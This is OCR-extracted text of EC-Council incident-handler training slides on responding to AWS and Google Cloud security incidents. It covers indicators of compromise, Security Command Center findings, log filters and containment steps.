
Multi-site Active/Active

- The AWS workload runs simultaneously in multiple regions
- Allows users to access the workload from any region, irrespective of where it is deployed
- It **reduces the recovery time** to near zero

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after AWS Security Incidents using CloudEndure Disaster Recovery

- CloudEndure Disaster Recovery provides **disaster recovery services** for the targeted instances in the AWS environment such as OS, databases, applications, servers, and files by replicating them into a staging area



https://aws.amazon.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against AWS Security Incidents

Basic AWS Security Practices	- **Categorize user identity** based on the account, role, and group to manage permissions for resource allocation - Employ **AWS Trusted Advisor** to avoid security misconfigurations - Leverage **AWS Git projects** such as git-secrets, AWS Step Functions, and AWS Lambda to protect resources from unauthorized access
AWS Security Hub Practices	- Leverage AWS lab script to enable security hub in all AWS accounts - Establish threat detection systems such as **GuardDuty** and **Amazon Inspector** - Enable **AWS Config** and **CIS Foundations** standards for all AWS accounts and regions
AWS Security Groups Practices	- Allocate policies to groups rather than individual users for easy assignment of AWS resources - Implement **AWS VPC Flow Logs** to acquire IP traffic for the detection of attack patterns and malicious activities inside the VPC - Automate email alerts for critical notifications

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

AWS Security Tools

Qualys

Qualys allows incident responders to continuously **monitor AWS assets** to detect misconfigurations, security issues, and unusual deployments



Aqua
https://www.aquasec.com

Check Point CloudGuard
https://www.checkpoint.com

SIOS
https://us.sios.com

Recon.Cloud
https://recon.cloud

Laminar
https://laminarsecurity.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#05: Understand How to Handle Google Cloud Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Preparation Steps to Handle Google Cloud Security Incidents

E|CIH EC-Council Certified Incident Handler

1. Configure the **GCP's automated** and **manual processes** to get alerts for potential incidents
2. Prepare a team of experts for various specialized functions to manage the challenges of each incident efficiently
3. Ensure that the required tools and resources are readily available with the IH&R team during any security incident
4. Establish and familiarize yourself proper **communication techniques** such as IRC or phone bridge to use during a security incident
5. Develop a few **templates** and a **contact list** that can be used to share information across teams during an incident
6. Provide necessary training to the IH&R team periodically for handling security incidents across the GCP skillfully
7. Ensure that the team has a proper skillset with generic mitigations such as **rolling back changes** and draining to minimize the time to mitigate (TTM)
8. Create an effective **dashboard layout** such that responders can quickly pinpoint any changes or issues across the GCP
9. Ensure that **links to playbooks** are available for incident responders after being notified of an incident for quick response
10. Conduct **incident response drills** to practice the skills required to handle Google Cloud security incidents

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Google Cloud Security Incidents

1. Unauthorized access to GCP from an **unknown IP address** and geolocation
2. Unusual **GCP configuration** activities such as unknown instance creation and deletion
3. Unauthorized **GCP IAM activities** such as user creation, and change in user access privileges
4. Unauthorized changes in GCP IAM **password policies**
5. Suspicious GCP **login attempts**
6. Artifacts from Google **VPC network traffic** contain port scanning and connection requests to an anomalous port
7. Modification of **Google Cloud services** from an anonymous proxy IP address
8. Unknown **cryptocurrency mining** applications running inside VM instances

hide01.ir


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating and Responding to Google Cloud Security Incidents

Review Event Details

- Open an `Evasion: Access from Anonymizing Proxy` finding
- Retrieve the following fields:
  - `principalEmail`: This is probably the compromised account that made modifications in the cloud service
  - `Ip`: This is probably the attacker's proxy IP used to make modifications

Detecting Access Attempts from Anonymous Proxy



hide01.ir

Research Attack and Response Methods


- Check the MITRE ATT&CK framework entry for "`Proxy: Multi-hop Proxy`" finding type
- Find whether the account's legitimate owner makes modifications by contacting them; contact details can be found in the `principalEmail` field
- Integrate assessment results with MITRE research for developing an appropriate response

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigating and Responding to Google Cloud Security Incidents (Cont'd)

- **Review Event Details**
  - Open an `Exfiltration: BigQuery Data Exfiltration` finding
- **Investigate Chronically**
  - Go to the Security Command Center **Findings** page → click on **Source Type** → select **Event Threat Detection**
- **Review Permissions and Settings**
  - Open the Google Cloud console → navigate to the **IAM** page → select the project located in `projectID`
- **Check Logs**
  - Open the Google Cloud console → click on the link located at `cloudLoggingQueryURI` → navigate to **Logs Explorer**

Detecting BigQuery Data Exfiltration



hide01.ir

Initiate response

- Communicate with the owner of project with exfiltrated data
- Add restrictive IAM policies to the impacted BigQuery datasets
- Use VPC Service Controls to limit access to the BigQuery API
- Use IAM Recommender to identify and fix roles with excessive permissions


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Google Workspace Logs using Filters

- Google Workspace allows the IH&R team to **analyze and monitor various events** across resources and applications from a centralized location
- By integrating Google Workspace logs with cloud logging, incident responders can obtain certain findings for security incidents in the Google Workspace

Filters to Analyze Google Workspace Logs

- **Initial Access: Account Disabled Hijacked**
  - `protopayload.resource.labels.service="login.googleapis.com"`
  - `logName="organizations/ORGANIZATION_ID/logs/cloudaudit.googleapis.com%2Fdata_access`
- **Impair Defenses: Two-step Verification Disabled**
  - `protopayload.resource.labels.service="login.googleapis.com"`
  - `logName="organizations/ORGANIZATION_ID/logs/cloudaudit.googleapis.com%2Fdata_access`




https://cloud.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Log Data using Google Cloud Log Analytics

- Google Cloud Log Analytics allows the IH&R team to **analyze log data** efficiently and obtain **valuable insights** by running queries
- Incident responders can also implement **BigQuery** through Log Analytics and develop **a linked dataset**




hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting and Responding to Container Security Incidents

- **Review Event Details**
  - Open `Malicious Script Detected` finding
- **Review Cluster and Node:**
  - Open the Google Cloud console toolbar → Select the project listed under `resource.project_display_name`
- **Review Pod**
  - Filter the cluster located in `resource.name` and Pod namespace located in `Pod_Namespace`
- **Investigate Running Container**
  - Click on the name of the cluster displayed in `resource.labels.cluster_name`
- **Research Attack and Response methods**
  - Check the MITRE ATT&CK framework entry for '**Command and Scripting Interpreter, Ingress Tool Transfer**' finding type

Malicious Script Executed



hide01.ir

Initiate response


- Communicate with the owner of project with the compromised container
- Replace the compromised container with a new one

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting and Responding to VM-based Security Incidents

- **Review Event Details**
  - Open `Execution: Cryptocurrency Mining Hash Match` finding
- **Check Logs**
  - Open the Google Cloud console toolbar → select the project containing the VM instance according to `resourceName`
- **Review Permissions and Settings**
  - Select the VM instance that matches `resourceName` → assess instance details, including network and access settings
- **Research Attack and Response Methods**
  - Check the MITRE ATT&CK framework entry for "**Execution**" techniques

Execution: Cryptocurrency Mining Hash Match



hide01.ir

Initiate Response

- Contact the VM's owner
- Replace compromised instance with a new one

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Google Cloud Security Incidents

ECIH EC-Council Certified Incident Handler

1. **Block unauthorized access** to the GCP
2. **Block suspicious IP addresses** and disconnect unused network services
3. **Create a snapshot** of the virtual machine disk after redeploying or deleting the workload
4. Inspect the VM while the workload is running
5. Start a **fresh copy** of the container and delete the compromised container
6. Limit ongoing damage using **cloud-integration tools** and fix underlying issues
7. Isolate compromised VMs and containers in the Google Cloud environment
8. Continuously manage access controls and enforce the **principle of least privileges**
9. Remove compromised cloud instances from the Google Cloud environment
10. Use **VPC Service Controls (VPC SC)** to stop data exfiltration attempts

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Compromised Google Cloud Credentials

